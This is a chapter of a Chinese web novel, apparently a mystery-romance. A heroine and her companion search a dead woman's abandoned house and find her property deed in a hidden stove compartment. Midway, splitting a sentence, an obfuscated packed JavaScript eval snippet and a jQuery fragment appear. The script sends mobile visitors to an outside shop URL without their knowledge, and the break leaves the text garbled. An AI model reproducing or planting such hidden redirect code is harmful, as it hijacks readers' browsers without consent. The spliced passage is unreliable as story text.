许云书拿起门上的长方形铜锁,犹疑道:“如果我请人来开她家的门锁,犯法吗?”

    远山问:“东家,你知道这锁是谁打造的吗?”

    许云书摇摇头。

    “既然不知道,那请谁来开呢?正经来说,除了主人家,只有打造这把锁的工匠知道如何开锁。”

    原来这个朝代没有专门的开锁匠。

    许云书又显露出对这个朝代的无知,尴尬地挠了挠自己的后脑勺:“我不太了解这个行当,我以为有专职的开锁匠。”

    远山嘴角扬起一丝弧度,说:“让我来看看。”

    许云书往旁边挪去,给远山腾出位置。

    远山将门锁竖起来,观察着锁孔,眸光凝滞了一瞬。

    他神态自若地玩笑道:“东家,我有个办法可以开门,但不一定能成功。”

    “你不会又要砸锁吧?”许云书侧头看远山,又将目光移到锁上,“这锁砸不开吧?”

    远山眉梢轻挑:“这次不砸锁,借你头上的簪子一用。”许云书去摸头上的发簪,难以置信地问:“你要撬锁?你还会这种技能?”

    远山模糊不清地应了一声,说:“小时候贪玩,就喜欢研究家里的各种锁。但是只要发簪可能不行,还得麻烦东家帮我去附近食肆要一点油来。”

    “好。”许云书应道,迈着轻盈的脚步转身离开。

    等她走后,远山拿出昙华给他的那边钥匙。看起来,这把钥匙和这个锁是匹配的。

    他将钥匙插进锁孔里,转动几下,只听咔嚓一声,锁真的开了。

    许云书回来时,看到远山已经将门锁打开,震惊不已:“你不已经打开了?!”“嗯。”远山镇定地说,“刚才用簪子试了试,没想到这么顺利就开了。”

    许云书佩服地朝他竖起大拇指,说:“你太厉害了。不过,我们这样私闯民宅真的没事吗?”

    “苏春梨死后,若无人继承这房子,官府会将其充公。可这门上并未贴封条,房子看起来也荒废了许久,早已变成无主之宅。按理来说,这里谁都能进去。”

    听远山这么说,许云书放下心来,和他一起进了门。

    这座房子不大,厅堂的左侧是卧房,房间里只有一张木板床。

    右侧有间灶房,灶台上积了一层灰,灶膛里有几块已经被烧成炭的木头条,但是灶门处没有明显被火燎黑的痕迹。

    这有点古怪。

    许云书拿起旁边的火钳,将灶膛内残余的木炭夹出来,坐到矮凳上,侧弯腰去查看灶膛内部。

    这里光线不好,她什么也没看清,抬头看着远山,说:“你去帮我找盏灯来吧。”

    “好。”

    远山转身离开灶房,许云书挽起自己碍事的衣袖,再次拿起火钳去翻灶膛里的柴灰。

    她几次碰到内壁,铁火钳与石壁碰撞,发出又闷又沉的声音。

    远山端着油灯回来时,许云书一无所获。

    她接过油灯,不信邪地嘀咕道:“这灶膛看起来怪怪的,怎么会什么东西都没有?”

    远山在她身边蹲下,两手交叠放在双膝上,问:“东家,这灶台哪里奇怪?”

    “看起来很新。”许云书指着灶门,“一般来说,如果是经常使用的灶膛,这两边肯定会被熏得很黑,但是这里的黑垢却很浅。”

    许云书站起来,远山也随之站直。

    她看着空荡荡的灶口,继续说:“灶口也没有被锅磨损的痕迹。”刹那间,许云书脑子里噌地冒出火花,双眼骤然睁大,提高音量道:“对了!最古怪的地方就是,这里没有锅!所以这个灶台肯定有问题!”

    她重新坐回矮凳上,远山跟着蹲下,接过许云书手里的灯:“东家,我帮你举着吧。”

    “好,你靠近点,让光照到里面。”

    许云书将腰弯得更低,去看落灰膛,喃喃道:“到底哪里有问题呢?”

    她从左到右把内部扫了一遍,隐约看到一处灰泥颜色更深的地方,激动地抓住远山的手往落灰膛靠,让光把里面照得更亮一些。

    “这里有个暗格!”许云书转头去拿火钳,倏忽对上那双与自己只有咫尺距离的灿眸。

    许云书从来没有这么近距离与人四目相对过。她的倒影在栗色瞳孔中如此清晰,仿佛她坠入了远山清透熠熠的双眸里。

    远山眼睛轻轻眨了下,许云书慌乱地别过头,又瞥见自己还抓着远山的手腕,连忙松开了他,支吾道:“麻烦你让让,我要拿火钳。”

    远山蹲着往旁边挪了半步。

    许云书拿了火钳后,他又默默靠过来,许云书制止道:“你别靠那么近。”

    远山真诚地问道:“这样东家能看清楚吗?”

    “你手伸直就好了。”许云书眼神闪躲,将火钳伸进落灰膛,歪着头去刮砖块上和缝隙里的积灰。

    没多久,那块耐火砖变干净了些。许云书将手伸进落灰膛,双手扣住砖块上下边缘,摸索了半天,都没打开那块砖。

    “这暗格怎么开啊?”许云书累得伸回手。她整条手臂都沾上了黑灰,衣袖被蹭脏了,脸上也多了几道黑印。

    许云书平摊手掌,五指张开,看到指甲缝里都是灰,感叹道:“天哪,像刚挖了煤似的。”

    远山忍俊不禁,许云书睨了他一眼,他瞬间收敛了笑容,正色道:“东家,我来试试吧。你先去洗一下。”

    “不,我要看看你能不能把它打开。”许云书用另一只干净点的手接过远山手里的灯。

    在许云书的注视下,远山的手伸进了落灰膛。

    许云书看不见他具体是怎么操作的,就只能看到他露在外边的手臂在移动。远山在那块砖上按了按,往内推的同时向侧边滑去,成功打开了暗格。

    “开了。”远山眼里不觉溢出得意之色。

    许云书不服气道:“为什么你那么容易就打开了?”

    “我只是恰好发现开启它的关窍罢了。”远山谦逊地说道,“若没有东家发现这灶台异常,我也无从下手。”

    远山取出暗格里那个薄薄的油布包裹,油布被折得正正方方,外面系了一根麻绳。

    许云书迫不及待地说道:“快看看里面放了什么。”

    远山解开绳结,拆开油布,里面是张折好的纸。远山将纸展开,许云书凑过来,看清纸上的文字后,说:“这是苏春梨的……”许云书一时不知道在这个朝代要怎么说“房产证”这个东西。

    好在远山接话道:“她的房契。”

    看样子,此处是苏春梨的私宅。而他此前去的苏春梨家,严格来说,算是她的

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17846965|211757||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    父家。自从苏春梨死后,她的爹娘就回了乡下,他默认那里便是苏春梨家,前去查探,一无所获。

    原来在这里还有一个真正属于苏春梨本人的“家”。

    只是这个家里似乎并没有什么生活的痕迹。

    远山提出新的疑问:“她为什么要买这个房子?你刚才说这里都没有锅,显然她并不在这里生活,既然没在这生活,为什么灶台里又有那么多柴灰?”

    许云书也是满腹疑问,盯着远山手里的房契,眼神迷茫却不空洞,翠睫垂覆,似落在露珠上的两片阴影,连带着脸颊上沾的黑灰,都变成了两笔写意的水墨。远山手腕轻抬,许云书头微微侧了点,他做贼心虚似地将手垂了回去。

    “难道她买这个房子不是为了住?”许云书毫无察觉,自顾自地说道,“烧柴就是想将暗格藏得更隐蔽?”

    “东家,要不我们先去清洗一下吧。”远山提醒道,“我手上也沾了灰。”

    “行,先去洗洗吧。我太脏了。”许云书两只手都在半空摊开,她环顾四周,向水缸走去。

    幸好水缸里还蓄了水。尽管这水多日未用,漂浮着许多杂质灰尘,但用来洗手足矣。

    许云书洗完手后,问远山:“我脸上是不是也有?”

    “嗯。”远山应道。

    “在哪呢?”远山用手指轻轻点了下自己的鬓边,还有左边面颊。

    许云书拿出手绢,打湿水后往脸上擦,结果黑灰非但没被擦去,反而像晕开一般。

    “等等,你别这样擦。”远山赶紧制止了她,“你这手绢不够湿,越擦越脏了。”

    “啊!真的吗?!”许云书的动作猛然停住,“这灰这么难擦吗?”

    远山看着许云书脸上斑驳的灰痕,说道:“我来帮你擦吧。”

    “啊?”许云书像是没理解远山的意思,呆呆地看着他。她想了想,上一个帮她擦脸的异性还是她爸爸。

    远山被许云书看得不太自在,耳尖微微发烫,说:“此言唐突,东家勿怪。”

    “没事,没什么唐突的。”许云书缓过神,将手绢递给远山,“你来吧。”远山再次打湿手绢,拧干到不滴水但又能渗水的状态,轻轻地擦拭许云书脸上的污渍。

    这个距离下,许云书的视线里全是远山那张疏朗清举的白净面庞。

    他一双眼澄澈温润,如皎皎月色融化其中,又撷了两点星光加以点缀。

    许云书不禁想,又看到他眼睛里自己的倒影了。

    她还能感受到远山平稳又温热的呼吸,若因风而起的柳絮,拂过自己的脸,余下隐隐约约的酥痒感。

    远山嘴唇轻启:“东家,你别这样看着我。”

    仿佛有人往平静的水面投了一块小石子,在一圈圈涟漪中,许云书的倒影摇晃,她的思绪也随之流转,后知后觉害羞起来。

    “我没有看你。”她欲盖弥彰地垂眸,说道:“算了,别擦了,我直接用这水洗脸吧。”

    她扭头看见飘着一层灰的水,眼睛一闭,撇开浮沉,捧起一抔稍微清澈点的水往脸上浇。

    接连洗了几下,许云书眼睛睁不开,让远山把手绢递给她。

    远山问:“要我帮你擦吗?”

    “不用了!”许云书伸手在空中挥了几下,“快把手绢给我!”